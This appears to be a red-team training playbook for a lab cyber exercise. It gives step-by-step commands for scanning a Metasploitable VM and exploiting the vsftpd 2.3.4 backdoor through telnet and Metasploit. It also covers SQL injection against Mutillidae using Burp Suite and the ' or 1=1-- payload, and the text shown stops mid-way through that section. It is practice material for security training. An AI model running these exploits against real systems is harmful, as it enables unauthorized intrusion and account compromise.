Contents

[**Red Team Playbook** 1](#_heading=h.1y810tw)

[1. Develop Red Team playbook Range of attacks to be used](#_heading=h.4i7ojhp) is defined. 2

[2. Red team must include pre-prepared PCAP files in the SIEM 2](#_heading=h.2xcytpi)

[Step 2: Reconnaissance. 6](#_heading=h.1ci93xb)

[Step 3: Scanning 7](#_heading=h.3whwml4)

[Step 3. Gaining System Access 7](#_heading=h.1pxezwc)

[Step 4. Persistent access 8](#_heading=h.49x2ik5)

[*3.*](#_heading=h.2p2csry) *Methods of attack outlined/developed* 8

[**Attack 1. Manual injection (creating backdoor) port 21 FTP** 8](#_heading=h.147n2zr)

[**Attack 2. SQL injection with Burp Suite** 12](#_heading=h.3o7alnk)

[**Attack 2. port 5900 VNC exploit manual injection** 19](#_heading=h.23ckvvd)

[**Attack 3. rlogin Service Exploitation port 513** 22](#_heading=h.ihv636)

[**Attack 4. Brute force Metasploit on SSH 22** 23](#_heading=h.32hioqz)

[**Attack 5. Port 25 SMTP** 27](#_heading=h.1hmsyys)

[**Attack 6. Port 5234 PostgreSQL Payload** 32](#_heading=h.41mghml)

[**Attack 7. Man-in-the-middle attack – ARP spoofing** 35](#_heading=h.2grqrue)

[**Attack 7.1 Attack 2 MITM** 40](#_heading=h.vx1227)

[**Attack 9. Creating a Malicious Payload to Hack Windows 64 bit** 46](#_heading=h.3fwokq0)

[**Attack 10. MySQL port 3306** 49](#_heading=h.1v1yuxt)

[Step 5. Final Analysis/Report 1](#_heading=h.4f1mdlm)

[4. Blank Red Team Event Log sheets (refer to Cyber Exercise Playbook pg. 32) 1](#_heading=h.2u6wntf)

# **Red Team Playbook**

# Develop Red Team playbook Range of attacks to be used are defined.

[Backdoor manual injection](#_heading=h.3rdcrjn)

[SQL injection](#_heading=h.lnxbz9)

[*Brute force SSH Credentials*](#_heading=h.1ksv4uv) *(don’t do yet)*

*Brute force password*

[Man-in-the-middle attack](#_heading=h.z337ya)

# Red team must include pre-prepared PCAP files in the SIEM

Attacker machine – Kali Linux

Find your ip address

*In kali type:*

*Ifconfig*

**Red team follows the process as follow:**

**Step 1: Check requirements.**

For this playbook, you will need the following tools:

* An updated Kali Linux system

Ensure that your packages are updated to the latest stable versions.

~$ sudo apt update && sudo apt dist-upgrade

sudo apt update


sudo apt dist-upgrade -y

[ -f /var/run/reboot-required ] && sudo reboot -f

* A Wordlists file

*Before installing check if the file is already installed*

*type:*



This package contains the rockyou.txt (will be used for password cracking) wordlist and has an installation size of 134 MB.

Note: if rockyou.txt is zip you will need to unzip it

sudo gzip -d /usr/share/wordlists/rockyou.txt.gz

If not, Install it:

Installed size: 50.90 MB

How to install: sudo apt install wordlists

root@kali:~# wordlists -h

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists

|-- dirb -> /usr/share/dirb/wordlists

|-- dirbuster -> /usr/share/dirbuster/wordlists

|-- dnsmap.txt -> /usr/share/dnsmap/wordlist\_TLAs.txt

|-- fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt

|-- fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists

|-- metasploit -> /usr/share/metasploit-framework/data/wordlists


|-- nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst


|-- rockyou.txt.gz


|-- seclists -> /usr/share/seclists

`-- wfuzz -> /usr/share/wfuzz/wordlist


* Hydra
* Metasploit console
* Nmap
* Ettercap
* Wireshark
* Dsniff
* Check if dsniff is installed






If not, install it

* Install drifnet



* Check Ettercap



If not, install it

This package contains the ettercap text-mode-only executable.

**Installed size:** 304 KB  
**How to install:** sudo apt install ettercap-text-only

**Step 2: Reconnaissance.**

These tools can be used to investigate the target, in this scenario won’t be used

* Smartwhois, MxToolbox, CentralOps, dnsstuff, nslookup, DIG, netcraft

Look for IP address (if not given)

1. After finding/obtaining the target IP address, ping it to verify connection
   1. Ping [target ip]

**Step 3: Scanning**

Look for vulnerabilities – open ports to exploit


Tool: Nmap

Banner Grabbing/OS Fingerprinting

Using Nmap we can grab target operating system and version.

*nmap –sV –version-intensity 5 site\_name -p 80*

The above command examplewhere -sV allows to learn the software version, and writing –*version-intensity 5,* the sender can get the full information needed from the targeted system.

*Below you will find different commands that can be used to find open ports on target system. You cab use any to scan the system.* 

Port scanning with Nmap

root@kali:~# nmap –open [targetip] To find all open ports

root@kali:~# nmap -p [port number] Specific Port

root@kali:~# nmap -p 80- [target ip] Range of ports

root@kali:~# nmap -p “\*” [target ip] To scan all ports

root@kali:~# nmap -sV [target ip] To scan target host and operating system

Once you know the version and operating system of the target, we need to find their vulnerabilities and exploit and try to gain control over the system.

**Step 3. Gaining System Access**

Gaining access (does not need to be successful)

**Step 4. Persistent access**

*3. Methods of attack outlined/developed*

* 9 "real" attacks to be prepared

## [**Attack 1. Manual injection (creating backdoor) port 21 FTP**](#_heading=h.30j0zll)

Exploiting Open port (FTP or SSH)

* + **Check for open ports to exploit**

1. root@kali:~# nmap -P -sV [target ip] to scan target host and operating system (should be already done in step 3)

* **Opening Backdoor**

The procedure for opening a backdoor on port 6200 with VSFTP is as follows:

We begin by scanning the Metasploitable virtual machine at [target ip], to show that port 6200 is closed: **root@kali:~# nmap -sS -p 6200 [target ip]**

┌──(root㉿kali)-[/home/kali]

└─# nmap -sS -p 6200 10.1.2.11

Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-24 10:41 EDT

Nmap scan report for 10.1.2.11

Host is up (0.00053s latency).

PORT STATE SERVICE

6200/tcp closed lm-x

MAC Address: 08:00:27:19:33:8A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds

* Now, in another window, we open the backdoor:

If a username is sent that ends in the sequence :) [ a happy face ], the backdoored version will open a listening shell on port 6200.

┌──(root㉿kali)-[/home/kali]

└─# telnet 10.1.2.11 21

Trying 10.1.2.11...

Connected to 10.1.2.11.

Escape character is '^]'.

220 (vsFTPd 2.3.4)

user backdoored:)

331 Please specify the password.

pass inva

^]

You can close that window with ^]- you're done with it.

Now take a look at the same port 6200 with nmap:

──(kali㉿kali)-[~]

└─$ sudo nmap -sS -p 6200 10.1.2.11

[sudo] password for kali:

Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-24 10:42 EDT

Nmap scan report for 10.1.2.11

Host is up (0.00067s latency).

PORT STATE SERVICE

6200/tcp open lm-x


MAC Address: 08:00:27:19:33:8A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds


On Kali terminal:

We will use ***msfconsole*** to exploit any vulnerability from the target port


Go to msfconsole 

***Type searchsploit*** plus the FTP version found on the nmap scan to check for exploitable paths available on the target port. 

Inside msfconsole search for the target port version to look for exploit information

*msf6 > search vsftpd 2.3.4*


Now copy and paste the exploit pathname or the number

*msf6 > use [exploit name]*

*If you want information on how to use the exploit type: [show info ] it will show full info including a description of the exploit. (Optional)*

Then, inside the command type:

*msf6 > show options*




It will show the module options of the exploit


*Name:*

*RHOST (remote target host ip address) RPORT (remote port number) in this case 21*

***The port number is set, now we need to set the target ip address***

*exploitmsf6 exploit (unix/ftp/vsftpd\_234\_backdoor) > set RHOST [target ip address]* 

msf6 exploit (unix/ftp/vsftpd\_234\_backdoor) > exploit (the code will execute in the remote machine, in this case, metasploitable) it will tell you what services are being used.



**(NOW YOU ARE INSIDE THE TARGET)**

TYPE:

pwd

Check for your privileges

Whoami – it will show your user type, if root or admin (now you can do what you decide with the machine target)


Create a directory

*ls – show the directories available*


Type:

*ls – will list all directory then you can create one by typing*

*Mkdir (name)*



* Create a user account:



Close the connection

Type:

Exit

Exit

## **[Attack 2. SQL injection with Burp Suite](#_heading=h.30j0zll)**

Tools:

* + Burp Suite

[Burp Suite](https://tag.wonderhowto.com/burp-suite/) is a popular tool that can be used to automate testing web apps for vulnerabilities and is included with [Kali](https://null-byte.wonderhowto.com/how-to/get-started-with-kali-linux-2020-0231506/).

Configure Mutillidae in Your Attack Browser

After finding Metasploitable 2's IP address, navigate to connect to the webserver. I'm using Firefox in Kali to do this.

[http://[target](about:blank) ip] metasploitable 2




Click on "Mutillidae" to enter the web app, then navigate to "OWASP Top 10." Now, select "Injection (SQL)," followed by "Extract Data," then "User Info." You will be greeted with a login screen.



* + **Configure Your Attack Browser for Burp Suite**


Next, we need to configure the browser to work with Burp Suite since it acts as a proxy to intercept and modify requests. I'm using Firefox here, but most browsers will be similar.

Open up the browser's "Preferences," click on "Advanced," then the "Network" tab. Select "Settings" next to the Connection spot, then make sure it's set to "Manual proxy configuration" and enter 127.0.0.1 as the HTTP Proxy and 8080 as the Port. Next, check "Use this proxy server for all protocols," make sure there is nothing listed under No Proxy for, then click "OK." We're now ready to fire up Burp Suite.



* + **Intercept the Request with Burp Suite**


Open up the Burp Suite app in Kali, start a new project, then go to the "Proxy" tab and ensure that "Intercept is on" is pressed. This will allow us to modify the request from the webpage and insert different values to test for SQL injection. Back on the login page, I have entered an arbitrary username and attempted to log in. You can view the raw request as well as parameters, headers, and even hex information.



We're primarily interested in the username field since this is what we will modify to test for SQL injection flaws. Click on the "Action" button, then "Send to Intruder." Alternatively, right-click anywhere in the request area and do the same.

Configure Positions & Payloads in Burp Suite

Next, go to the "Intruder" tab, and click on "Positions." Burp Suite automatically configures the positions where payloads are inserted when a request is sent to intruder, but since we are only interested in the username field, we can clear all positions by pressing "Clear" on the right. Highlight the value entered for username, and click the "Add" button. We will use the "Sniper" attack type which will run through a list of values in the payload and try them one at a time.



Now our position is set, and we're ready to configure the payload. SQL queries work by interacting with data in the database through the use of statements. The SELECT statement is used to retrieve data, so a login query would look like:

SELECT username, password FROM users WHERE username='myname' AND password='mypassword';


Let's look at the classic SQL injection command ' or 1=1--. Here is what the SQL statement looks like when entered into the login field:

SELECT username, password FROM users WHERE username='' or 1=1-- AND password='';

The single quote effectively turns the first part into a blank string, and 1=1 always evaluates to true, so the username query will now run as "blank" or "true." The double dashes comment out the rest of the query so the password field is ignored. Since "blank" or "true" is always true, and the password field is ignored, the database will return account data.

